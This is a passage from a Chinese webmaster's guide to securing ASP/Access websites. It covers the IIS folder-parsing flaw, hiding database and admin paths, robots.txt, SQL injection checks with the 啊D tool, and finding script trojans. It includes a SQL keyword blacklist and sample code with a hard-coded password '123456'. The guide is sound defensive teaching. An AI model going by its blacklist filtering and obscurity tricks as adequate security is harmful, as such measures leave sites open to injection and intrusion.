论它是什么文件，是rar还是exe也好），均可以被asp.dll解释并执行。如果恶意者设法构造了这么一个文件夹，上传了一个改了扩展名为rar的asp木马，那么在恶意者访问这个上传后的rar文件时就运行了ASP木马。所以站长在检查网站时也应注意是否存在这样命名的文件夹。(注：除asp、asa的文件可被asp.dll执行外，可执行的文件还包括cer和cdx，站长们还是得注意啊。)

(3)安全改进：将后台的数据库备份、数据库恢复和执行SQL语句的相关功能页面删除，最好也将注册条约等管理页面的相关页面删除。这样做虽然对网站管理造成一定不便，但是黑客可以通过这几项功能获得Webshell，从而任意增删、修改数据库中的内容，日常的数据库备份最好还是用FTP登陆，然后备份到本地来更为安全和节省空间。

4、数据库安全（只针对Access）

数据库对网站来说可以说是命根子，我们的会员信息、管理员信息全在里面，所以说主要从数据库的防下载处及防暴库入手。

防暴库处理：网站脚本系统一般都会有一个数据库连接文件，而如果没有容错语句**On Error Resume Next**就可能会产生网站数据库被暴出物理路径的危险，所以检查一下Conn.asp或mdb.asp等数据库连接文件中有没有On Error Resume Next一句，如果没有就在出现数据库物理路径的脚本语句之前加入即可，如图1。



```
<!-- #INCLUDE FILE = "config.asp" -->
<%
on error resume next
const databaseType=1'0=Mssql    1=access
dim conn
set conn=server.CreateObject("adodb.connection")
if(databaseType=1) then
        conn.open "driver={Microsoft Access Driver
(*.mdb)};dbq="&Server.MapPath("/totstat/tot_stat.mdb")
else
        conn.open "driver={sql
server};server=127.0.0.1;database=stat;uid=stat;pwd=123456"
end if
if Err.Number <> 0 then
                Response.Write("<script>alert('[系统错误]\n\n数据库连接错误！');</script>")
        Response.End
end if
sub connclose
   conn.close
   set conn=nothing
```

图1 加入容错语句

对数据库比较重要的一点就是防下载处理，这里提供两种方案：

（1）更改系统默认数据库路径、数据库名并在其中加入“#”、“*”、“%23”等字符。浏览器在解析%23时会转换成#，在碰到#就不会往下再读取文件名，这时我们可以把#改为%23依然可以下载，但是文件名中若含有%23则无法从浏览器或下载工具上正确解析出文件名，所以无法下载数据库。

(2)用Access打开数据库，新建一个表，命名为**<%asdfg%>**(<%和%>之间可以为任意数值，只要不是正确的Asp语句即可)，添加其中记录也同样是用这个，关闭数据库后将文件扩展名改为asp或asa即可达到防下载的目的。因为IIS的asp.dll会自动解析扩展名为asp、asa等文件，而在解释这个数据库时遇到了不正确的asp语句，自然会返回HTTP500内部服务器错误，而下载工具则因为文件被IIS解释而无法下载文件。针对第二种方法我们还可以使用雷客图站长助手的一个功能，如图2，可以很方便地在线处理数据库。




图2 雷客图数据库安全保护

5、后台安全

网站的后台管理登陆页面是管理员登陆进行管理网站的地方，黑客往往通过简单的工具就可以查到后台的路径，如图3。




图3 检测的后台登陆链接

我们自然不能让不怀好意的人知道我们从哪里登陆后台，就算让黑客知道了管理员用户名和密码也不知道从哪里登陆。在这里我们只需要修改后台的那个Admin文件夹名或后台登陆页面如admin_login.asp等文件名，然后在其余文件中查找原来路径并替换成新路径即可。修改后台页面标题信息，这样黑客就不能通过Google等搜索引擎来查询到后台地址。

6、robots.txt文件助我安全

黑客通过构造简单的关键字就可以在搜索引擎中查询出网站和一些敏感信息，如版权信息、后台地址等等，这对我们的网站安全很不利。为了不让搜索引擎的蜘蛛程序搜索到网站的某些较为敏感的目录(例如数据库目录)，我们可以在网站根目录上放置一个robots.txt 文件，里面写上我们不让蜘蛛程序探测的目录，这样搜索引擎的蜘蛛程序在搜索到我们网站时就不会访问robots.txt文件中指定不让访问的目录，我们的敏感信息自然就不会出现在搜索引擎的搜索结果中了。像著名的PHPWind的Robots.txt文件代码如下：

```
#
# robots.txt for PHPWIND BOARD
# Version 5.x
#

User-agent: *
Disallow: /admin/
Disallow: /require/
Disallow: /hack/
Disallow: /attachment/
Disallow: /image/
Disallow: /data/
Disallow: /ipdata/
Disallow: /template/
```

根据这个文件我们简单地修改一下**Disallow:**后面的目录名就可以为我所用了。(嘿，拿来主义！)

7、SQL注入威胁的防御

SQL注入的产生是由于网站系统对用户的输入过滤不严格以致于使用户可以执行SQL语句，黑客利用傻瓜化的工具在几分钟

之内就可以提交SQL语句将网站管理员的信息从数据库中猜解出来，对网站的安全威胁很大。如果不知道自己的网站有没有注入点，可以使用啊D等SQL注入工具打开自己的网站，注入程序会自动提交数据并提示发现注入点，如图4。

你可以试一试程序的注入功能，整个操作就仿佛自己在打开自己的数据库一样方便，如图5。




图4 发现注入点




图5 猜解得到admin密码

SQL注入可算是当今较为流行的网站攻击方式，如果你的网站存在SQL注入点的话，那就随时都有可能被别人攻下。如果是MSSQL数据库，而且SA用户存在弱口令，因为SA用户有System权限则可能导致整台服务器沦陷，当然服务器上所有网站全都遭殃了。对于这种后果比较严重且比较流行的攻击方式我们不得不防，最根本的解决方式是阅读脚本源代码，找到未过滤的或过滤不完全的变量用**replace**函数过滤（危险字符如“'”、“;”、“**select**”、“**update**”、“**insert**”、“**drop table**”、“**backup**”、“**exec**”、“**and**”等SQL语句中所含的字符）。更简单的方法是使用SQL防注入工具，如图6。




图6 SQL防注入工具

将通用防注入工具的页面包含进数据库连接文件中，SQL工具依然可以扫描到注入点，但是无法进行SQL注入来获取数据库内容。但是这种方法也不是万能的，黑客同样可以用Cookies注入在本地提交SQL语句来完成注入，所以说要从根本处防止SQL注入，还是乖乖地看源代码吧。

8、脚本木马查杀

脚本木马其本质就是脚本管理程序，一般权限都很低；但是借助系统某些组件和权限设置不好便可以浏览服务器上的所有盘，任意更改其它服务器上文件，上传文件且可执行CMD命令，对网站安全威胁也是不可小视的。杀毒软件固然能杀掉一些脚本木马，但是脚本文件可以进行复杂的加密变形、大小写互换添加空变量或分隔、连接变量而不影响脚本木马本身功能，所以当前的许多杀毒软件对诸多加密的脚本木马都没有很好的查杀效果。怎么办呢？用脚本对付脚本吧，雷客图就是这么一个对付ASP脚本木马的脚本程序，如图7。




图7 雷客图的ASP木马搜索功能

它可以通过对网站中所有的脚本中可疑变量进行检查，检查后并提示我们，这时我们就可以打开那个脚本文件看看有没有木马的登陆提示，便知道它是否是木马。它还可以对比文件修改来排查出木马，当然也有防止SQL注入的功能、反批量挂马的功能，如图8，大家自己研究吧，实在是站长们的居家常备啊。




图8 雷客图反批量挂马功能

9、日常注意与维护

对于比较菜的站长们来说，选择一个名气大的脚本程序和选择一家口碑好的虚拟主机服务商就已经很大程度上保障了网站安全，但是不能这样简单就可以了。往往名气越大的脚本程序越容易被发现漏洞，站长们这时应及时到官方网站下载补丁修补，如果官方还没有更新，可以到一些安全网站去寻求办法。经常到网站上查查脚本，经常去看一看后台的管理记录，看是否有非法记录等等。如果黑客对你的网站毫无办法，